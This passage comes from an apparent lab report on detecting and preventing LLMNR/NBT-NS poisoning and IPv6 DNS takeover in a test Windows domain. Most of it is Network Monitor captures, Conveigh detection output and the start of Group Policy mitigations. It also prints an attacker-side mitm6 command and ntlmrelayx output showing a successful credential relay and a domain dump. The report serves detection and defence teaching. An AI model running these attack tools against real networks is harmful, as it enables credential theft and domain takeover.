Finally, we make use of another VM that uses Windows Server 2016. This is the machine that is responsible for detecting man in the middle attacks across the network. The primary reason for the creation of this machine is to have a machine that is not the Domain Controller but can still access the vast amount of tools and features available in Windows Server. Therefore, we create another VM with Windows Server and have it join the VICTIM.local domain.




Figure 17 - Network Admin VM joining Domain

The feature we are particularly interested in is Windows' IPAM (IP Address Management). IPAM contains a suite of tools that assist administrators in managing the infrastructure of their domains. However, IPAM cannot be installed on a machine that is registered as the Domain Controller. This is where the




Figure 18 - Installing IPAM

Network Admin VM comes in. On it, we download IPAM through the Server Manager dashboard, then selecting Manage->Add Roles and Features->Features and selecting IP Address Management.

After an installation & restart, IPAM needs to be configured in order to access its monitoring services. The following steps must be completed:




Figure 19 - IPAM Server Tasks required after installation

What follows is a long and drawn out series of refreshing server access status and reconfiguring various settings to ensure Manageability Status of IPAM server is set to Managed and IPAM Access Status is set to Unblocked:




Figure 20 - IPAM Server Status

After IPAM is successfully configured, it can now be used to monitor network traffic throughout all devices connected to the VICTIM domain.

2.2 Detection Scenarios

2.1 Detecting LLMNR/NBT-NS Poisoning

Detecting LLMNR/NBT-NS Poisoning can be done in several ways, but two primary methods involve network monitoring and making use of a spoofing detection tool. Below is an example of how both methods can be used to successfully detect LLMNR/NBT-NS Poisoning.

2.1.1 Network Monitoring

Windows Server has plenty of features that can be downloaded to monitor ports, services, and network traffic as a whole. Much like Wireshark, Microsoft also developed its own packet capturing service, called Network Monitor. Downloading Network Monitor and starting a capture allows the user to see all local network traffic that is occurring. The software is able to distinguish between different protocols, making it easy to create a capture, perform an LLMNR/NBT-NS Poisoning attack through the attacker VM, and detect the captured packets.

- Below are results from a successful LLMNR/NBT-NS Poisoning attack on the vulnerable user VM “LILUZI”. As mentioned in Stage 1, this is done by using a tool called Responder that listens for LLMNR requests and intercepts the NTLMv2 Hashes that the protocol broadcasts when running the protocol.





Figure 21 - Attacker VM LLMNR Poisoning Attack Results

- While this is happening, Microsoft Network Monitor is running, and captures the attack:



Frame Summary

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
61	2:31:03 AM 10/24/2022	69.0566804	System	VICTIM-DC	10.0.2.7	SMB2	SMB2:R LOGOFF (0x2)
62	2:31:03 AM 10/24/2022	69.0568317	System	10.0.2.7	VICTIM-DC	TCP	TCP:Flags=...A.R.., SrcPort=50059, DstPort=Microsoft-DS(445), PayloadLen=0, Seq=144958738, Ack
63	2:33:21 AM 10/24/2022	207.1069520		10.0.2.6	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
64	2:33:21 AM 10/24/2022	207.1214449		10.0.2.6	224.0.0.251	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 38
65	2:33:21 AM 10/24/2022	207.1215469		10.0.2.6	224.0.0.251	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 76
66	2:33:21 AM 10/24/2022	207.1216597		FE80:0:0:0:B0...	FF02:0:0:0:0:...	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 38
67	2:33:21 AM 10/24/2022	207.1217318		FE80:0:0:0:B0...	FF02:0:0:0:0:...	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 76
68	2:33:21 AM 10/24/2022	207.1219564		FE80:0:0:0:B0...	FF02:0:0:0:0:...	LLMNR	LLMNR:QueryId = 0xB22C, Standard, Query for LILUZI of type ALL on class Internet
69	2:33:21 AM 10/24/2022	207.1220336		10.0.2.6	224.0.0.252	LLMNR	LLMNR:QueryId = 0xB22C, Standard, Query for LILUZI of type ALL on class Internet
70	2:33:24 AM 10/24/2022	210.1220872		10.0.2.6	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
71	2:33:27 AM 10/24/2022	213.1371532		10.0.2.6	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
72	2:33:30 AM 10/24/2022	216.1467788		10.0.2.6	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
73	2:33:33 AM 10/24/2022	219.1610947		10.0.2.6	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
74	2:33:36 AM 10/24/2022	222.1610332		10.0.2.6	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
75	2:34:14 AM 10/24/2022	260.2079306		10.0.2.7	VICTIM-DC	SNTP	SNTP:NTPv3 Request, Leap = 0, Mode = 3, RID = 1113
76	2:34:14 AM 10/24/2022	260.2085823		VICTIM-DC	10.0.2.7	SNTP	SNTP:NTPv3 Response, Leap = 0, Mode = 4, RID = 1113
77	2:34:19 AM 10/24/2022	265.0515705		10.0.2.7	VICTIM-DC	ARP	ARP:Request, 10.0.2.7 asks for 10.0.2.15
78	2:34:19 AM 10/24/2022	265.0517110		VICTIM-DC	10.0.2.7	ARP	ARP:Response, 10.0.2.15 at 08-00-27-67-F6-51
79	2:34:19 AM 10/24/2022	265.0565924		VICTIM-DC	10.0.2.7	ARP	ARP:Request, 10.0.2.15 asks for 10.0.2.7
80	2:34:19 AM 10/24/2022	265.0566010		10.0.2.7	VICTIM-DC	ARP	ARP:Response, 10.0.2.7 at 08-00-27-EC-F3-15

Frame Details

```
Dhcp: Request, MsgType = DISCOVER, TransactionID = 0xEEDB8C46
    OpCode: Request, 1(0x01)
    Hardwaretype: Ethernet
    HardwareAddressLength: 6 (0x6)
    HopCount: 0 (0x0)
    TransactionID: 4007365702 (0xEEDB8C46)
    Seconds: 1 (0x1)
    Flags: 32768 (0x8000)
    ClientIP: 0.0.0.0
```

Hex Details

```
002A  01 01 06 00 EE DB 8C  ....îÛ
0031  46 00 01 80 00 00 00  F.. ...
0038  00 00 00 00 00 00 00  .......
003F  00 00 00 00 00 00 00  .......
0046  08 00 27 1C B2 27 00  ..'.²'.
004D  00 00 00 00 00 00 00  .......
0054  00 00 00 00 00 00 00  .......
005B  00 00 00 00 00 00 00  .......
0062  00 00 00 00 00 00 00  .......
```

Figure 22 - Segment from a Network Monitor Capture displaying use of LLMNR Protocol

Above, Microsoft Network Monitor detected multiple uses of the LLMNR Protocol coming from 10.0.2.6, the IP address of the victim machine.

2.2.1 Spoofing Detection Tool

Another way to detect LLMNR/NBT-NS Poisoning is to use a spoofing detection tool. The MITRE ATT&CK page references Conveigh, a tool created by Kevin Robertson, as a method that makes detecting LLMNR/NBT-NS Poisoning possible. All that is needed is an elevated administrator shell. The following screenshot shows what happens when Conveigh is ran from the Network Admin VM and the attack is performed:

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd .\Downloads\
PS C:\Users\Administrator\Downloads> Import-Module ./Conveigh.ps1
PS C:\Users\Administrator\Downloads> Invoke-Conveigh
Conveigh started at 2022-10-23T19:41:37
Packet Sniffer IP Address = 10.0.2.15
Max Send Request Time = 30 Minutes
Display/Log Incoming LLMNR/NBNS Requests = Enabled
File Output = Disabled
Press CTRL+C to exit

2022-10-23T19:41:38 - LLMNR request for CHQUEGNL sent to 224.0.0.252
2022-10-23T19:41:38 - NBNS request for DXZBMJLT sent to 255.255.255.255
2022-10-23T19:41:38 - Next LLMNR request will be sent in 14 minutes
2022-10-23T19:41:38 - Next NBNS request will be sent in 12 minutes
2022-10-23T19:43:20 - LLMNR request for LILUZI received from 10.0.2.6
2022-10-23T19:43:20 - LLMNR request for LILUZI received from 10.0.2.6
2022-10-23T19:43:22 - NBNS request for LILUZI<00> received from 10.0.2.6
2022-10-23T19:43:22 - NBNS request for VICTIM<00> received from 10.0.2.6
2022-10-23T19:43:23 - NBNS request for VICTIM<00> received from 10.0.2.6
2022-10-23T19:43:23 - NBNS request for LILUZI<00> received from 10.0.2.6
2022-10-23T19:43:23 - NBNS request for LILUZI<20> received from 10.0.2.6
2022-10-23T19:43:24 - NBNS request for LILUZI<00> received from 10.0.2.6
2022-10-23T19:43:24 - NBNS request for VICTIM<00> received from 10.0.2.6
2022-10-23T19:43:24 - NBNS request for LILUZI<20> received from 10.0.2.6
2022-10-23T19:43:25 - NBNS request for VICTIM<00> received from 10.0.2.6
2022-10-23T19:43:25 - NBNS request for LILUZI<00> received from 10.0.2.6
2022-10-23T19:43:25 - NBNS request for LILUZI<20> received from 10.0.2.6
2022-10-23T19:43:26 - NBNS request for LILUZI<20> received from 10.0.2.6
2022-10-23T19:53:29 - LLMNR request for LILUZI received from 10.0.2.6
2022-10-23T19:53:38 - NBNS request for HXESFOK sent to 255.255.255.255
2022-10-23T19:53:38 - Next NBNS request will be sent in 23 minutes
WARNING: 2022-10-23T19:53:38 - NBNS spoofer detected at 10.0.2.5
WARNING: 2022-10-23T19:53:38 - NBNS response 10.0.2.5 for HXESFOK<00> received from 10.0.2.5
2022-10-23T19:55:38 - LLMNR request for JIVHGDMA sent to 224.0.0.252
2022-10-23T19:55:38 - Next LLMNR request will be sent in 8 minutes
```

Figure 23 - Successful detection of LLMNR/NBT-NS Poisoning by Conveigh

Above, Conveigh has detected NBT-NS spoofing occurring from the IP address *10.0.2.5*, which belongs to the attacker machine. Earlier LLMNR and NBT-NS requests can be seen coming from the IP address 10.0.2.6, which belongs to the vulnerable user machine LILUZI.

2.2 Detecting IPv6 DNS Takeover Attacks

As mentioned in Stage 1, IPv6 DNS Takeover Attacks are done by intercepting DHCPv6 requests from target machines and assigning a fake IPv6 address by pretending to be a DNS server. This is done with the help of the tool mitm6. This works hand in hand with a tool from Impacket, ntlmrelayx, which relays information to the target machine and spoofs Windows' Web Proxy Auto-Discovery protocol. It is then that credentials can be intercepted if a user logs in to their machine after the attacker has set everything up.

Detecting IPv6 DNS Takeover Attacks can be done in ways similar to LLMNR/NBT-NS Poisoning, primarily through network monitoring. Paying close attention to any requests with the DHCPv6, ICMPv6 and DNS protocols should allow for one to properly recognize a spoofed IPv6 address. Below is an example of DHCPv6 requests found through Microsoft's Network Monitor tool.

2.2.1 Network Monitoring

Monitoring begins by starting a capture on Network Monitor, allowing the user to see all local network traffic that is occurring. An IPv6 DNS Takeover Attack is then performed through

the attacker machine (steps listed in Stage 1). The attacker VM waits for a user to login in order to spoof their IPv6 address and intercept credentials; the Network Admin VM waits to capture the network traffic that follows, specifically any packets sent with IPv6-related protocols.

```
└─$ sudo mitm6 -d victim.local -i eth0
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:1c:b2:27]
IPv4 address: 10.0.2.5
IPv6 address: fe80::a00:27ff:fe1c:b227
DNS local search domain: victim.local
DNS allowlist: victim.local
IPv6 address fe80::10:0:2:6 is now assigned to mac=08:00:27:6d:75:fa host=LILUZI.VICTIM.local. ipv4=
10.0.2.6
```

Figure 24 - Spoofed IPv6 address assigned to target VM through mitm6

The IPv6 address beginning with fe80 was assigned to the target VM successfully. Lets see what that looks like on the Network Administrator machine:

Color Rules Aliases

Process Name	Source	Destination	Protocol Name	Description
	LILUZI	224.0.0.251	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 104
	FE80:0:0:0:B0...	FF02:0:0:0:0:...	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 38
	FE80:0:0:0:B0...	FF02:0:0:0:0:...	UDP	UDP:SrcPort = 5353, DstPort = 5353, Length = 104
	FE80:0:0:0:B0...	FF02:0:0:0:0:...	LLMNR	LLMNR:QueryId = 0x1CCD, Standard, Query for LILUZI of type ALL on class Internet
	LILUZI	224.0.0.252	LLMNR	LLMNR:QueryId = 0x1CCD, Standard, Query for LILUZI of type ALL on class Internet
	FE80:0:0:0:B0...	FF02:0:0:0:0:...	WSDiscovery	WSDiscovery:Hello Message
	LILUZI	239.255.255.250	WSDiscovery	WSDiscovery:Hello Message
	FE80:0:0:0:10...	FF02:0:0:0:0:...	ICMPv6	ICMPv6:Neighbor Advertisement, Target = FE80:0:0:0:10:0:2:6
	LILUZI	239.255.255.250	WSDiscovery	WSDiscovery:Hello Message
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	10.0.2.5	ARP	ARP:Request, 10.0.2.6 asks for 10.0.2.5
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	FE80:0:0:0:A0...	FF02:0:0:0:0:...	ICMPv6	ICMPv6:Router Advertisement
	10.0.2.7	10.0.2.15	SNTP	SNTP:NTPv3 Request, Leap = 0, Mode = 3, RID = 1113
	10.0.2.15	10.0.2.7	SNTP	SNTP:NTPv3 Response, Leap = 0, Mode = 4, RID = 1113
	10.0.2.15	10.0.2.7	ARP	ARP:Request, 10.0.2.15 asks for 10.0.2.7
	10.0.2.7	10.0.2.15	ARP	ARP:Response, 10.0.2.7 at 08-00-27-EC-F3-15
	10.0.2.7	10.0.2.15	ARP	ARP:Request, 10.0.2.7 asks for 10.0.2.15

Figure 25 - Detection of spoofed IPv6 address assigned to target VM

Above, the IPv6 address assigned to the target VM is located through packets sent using the ICMPv6 protocol. This is the first part of the IPv6 DNS Takeover attack.

In the second highlighted message, the attacker VM itself is detected through the ARP protocol, where the target VM (10.0.2.6) asks for 10.0.2.5, the IP address of the attacker VM. Afterwards, the second part of the attack begins:

Color Rules Aliases

Process Name	Source	Destination	Protocol Name	Description
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	10.0.2.5	ARP	ARP:Request, 10.0.2.6 asks for 10.0.2.5
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	LILUZI	239.255.255.250	SSDP	SSDP:Request, M-SEARCH *
	FE80:0:0:0:A0...	FF02:0:0:0:0:...	ICMPv6	ICMPv6:Router Advertisement
	10.0.2.7	10.0.2.15	SNTP	SNTP:NTPv3 Request, Leap = 0, Mode = 3, RID = 1113
	10.0.2.15	10.0.2.7	SNTP	SNTP:NTPv3 Response, Leap = 0, Mode = 4, RID = 1113
	10.0.2.15	10.0.2.7	ARP	ARP:Request, 10.0.2.15 asks for 10.0.2.7
	10.0.2.7	10.0.2.15	ARP	ARP:Response, 10.0.2.7 at 08-00-27-EC-F3-15
	10.0.2.7	10.0.2.15	ARP	ARP:Request, 10.0.2.7 asks for 10.0.2.15
	10.0.2.15	10.0.2.7	ARP	ARP:Response, 10.0.2.15 at 08-00-27-67-F6-51
	FE80:0:0:0:A0...	FF02:0:0:0:0:...	ICMPv6	ICMPv6:Router Advertisement
	FE80:0:0:0:A0...	FF02:0:0:0:0:...	ICMPv6	ICMPv6:Router Advertisement
	10.0.2.7	10.0.2.15	DNS	DNS:QueryId = 0x6445, QUERY (Standard query), Query for wpad.VICTIM.local of type Host Addr on class Internet
	10.0.2.15	10.0.2.7	DNS	DNS:QueryId = 0x6445, QUERY (Standard query), Response - Name Error
	10.0.2.7	10.0.2.15	DNS	DNS:QueryId = 0xBAF0, QUERY (Standard query), Query for wpad.stny.rr.com of type Host Addr on class Internet
	10.0.2.15	10.0.2.7	DNS	DNS:QueryId = 0xBAF0, QUERY (Standard query), Response - Name Error
	10.0.2.7	10.0.2.15	ARP	ARP:Request, 10.0.2.7 asks for 10.0.2.15
	10.0.2.15	10.0.2.7	ARP	ARP:Response, 10.0.2.15 at 08-00-27-67-F6-51
	10.0.2.15	10.0.2.7	ARP	ARP:Request, 10.0.2.15 asks for 10.0.2.7
	10.0.2.7	10.0.2.15	ARP	ARP:Response, 10.0.2.7 at 08-00-27-EC-F3-15

Figure 26 - Detection of intercepted target VM credentials by attacker VM

Above, two ICMPv6 packets are captured, followed by multiple DNS queries. On the attacker side, this means the following has occurred:

```
Sent spoofed reply for wpad.VICTIM.local. to fe80::10:0:2:6
Sent spoofed reply for wpad.victim.local. to fe80::10:0:2:6
```

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.2.6
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.6 controlled, attacking target ldaps://10.0.2.15
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:10.0.2.6 controlled, attacking target ldaps://10.0.2.15
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Authenticating against ldaps://10.0.2.15 as VICTIM/LILUZI$ SUCCEED
[*] HTTPD(80): Authenticating against ldaps://10.0.2.15 as VICTIM/LILUZI$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] HTTPD(80): Connection from ::ffff:10.0.2.6 controlled, but there are no more targets left!
[*] Domain info dumped into lootdir!
```

Figure 27 - DNS Takeover attack results shown on Attacker VM

ICMPv6 and DNS are the main protocols to watch out for when monitoring a local network for IPv6 DNS Takeover attacks.

2.3 Conclusion

The detection of Man in the Middle attacks is an interesting concept- generally, when you are at the point where you are detecting this type of attack as opposed to implementing ways to

prevent it, there is a good chance you have already lost or have little time left to mitigate the situation. If you must detect man in the middle attacks like LLMNR/NBT-NS Poisoning or IPv6 DNS Takeover, network monitoring is the simplest method to do so. However, it is open to error as an attacker can simply flood the network with unrelated traffic. When manually looking through network traffic, both false negatives and false positives are possible for this reason.

Against local network attacks, *signature-based detection* is the best form of detection as you are mainly attempting to detect protocols specifically used for malicious purposes throughout the network. The best option is to use an anti-spoofing tool or an Network Intrusion Detection System (NIDS). An NIDS can be configured to look for protocols specific to each attack- in this case LLMNR, NBNS, DNS and ICMPv6.

3 Prevention

3.1 Environment Setup

3.1.1 Overview




Figure 28 - Prevention Environment Diagram

Unlike Stage 2, we do not use a second Windows Server machine to act as the Network Admin. Instead, various prevention techniques against LLMNR/NBT-NS Poisoning and IPv6 DNS Takeover attacks are enacted both on the main Windows Server that acts as the DC and the Windows 10 Enterprise machine.

3.2 Prevention Scenarios

3.2.1 Preventing LLMNR/NBT-NS Poisoning

Preventing LLMNR/NBT-NS Poisoning is most simply done by disabling LLMNR/NBT-NS, which is displayed below. However, there are other ways to mitigate LLMNR/NBT-NS Poisoning if the user wishes to keep the protocol active; enabling SMB Signing can stop NTLMv2 hashes from being intercepted by an attacker, and network filtering can be implemented to block LLMNR/NBT-NS traffic.

- Disabling LLMNR/NBT-NS
  - Disabling LLMNR in Group Policy

To start, Group Policy Editor on the Domain Controller machine is accessed:




Figure 29 - Opening Local Group Policy Editor on DC

While LLMNR can be disabled through the "Default Domain Policy" Group Policy Object that exists by default, it is best practice to create a new GPO. This is done as follows:

